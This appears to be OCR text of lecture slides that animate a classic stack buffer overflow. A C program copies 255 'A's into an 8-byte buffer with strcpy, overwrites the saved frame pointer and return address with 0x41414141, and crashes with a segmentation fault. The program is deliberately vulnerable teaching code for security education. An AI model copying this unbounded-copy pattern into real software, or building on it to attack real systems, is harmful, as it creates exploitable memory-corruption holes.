

a
Return Address
FP
Saved Frame Pointer
SP
0x41414141
IP
void function(char *str) {
char buffer[8];
strcpy(buffer,str); }
void main() {
char large_string[256];
int i;
for(i = 0; i < 255; i++)
large_string[i] = 'A';
function(large_string); }


a
Return Address
FP
Saved Frame Pointer
SP
0x41414141
0x41414141
IP
void function(char *str) {
char buffer[8];
strcpy(buffer,str); }
void main() {
char large_string[256];
int i;
for(i = 0; i < 255; i++)
large_string[i] = 'A';
function(large_string); }


a
Return Address
FP
0x41414141
SP
0x41414141
0x41414141
IP
void function(char *str) {
char buffer[8];
strcpy(buffer,str); }
void main() {
char large_string[256];
int i;
for(i = 0; i < 255; i++)
large_string[i] = 'A';
function(large_string); }


a
0x41414141
FP
0x41414141
SP
0x41414141
0x41414141
IP
void function(char *str) {
char buffer[8];
strcpy(buffer,str); }
void main() {
char large_string[256];
int i;
for(i = 0; i < 255; i++)
large_string[i] = 'A';
function(large_string); }



0x41414141
0x41414141
FP
0x41414141
SP
0x41414141
0x41414141
IP
void function(char *str) {
char buffer[8];
strcpy(buffer,str); }
void main() {
char large_string[256];
int i;
for(i = 0; i < 255; i++)
large_string[i] = 'A';
function(large_string); }



0x41414141
0x41414141
FP
0x41414141
SP
0x41414141
0x41414141
void function(char *str) {
char buffer[8];
strcpy(buffer,str); }
IP
void main() {
char large_string[256];
int i;
for(i = 0; i < 255; i++)
large_string[i] = 'A';
function(large_string); }
0x41414141
Segmentation fault


Example Program 3

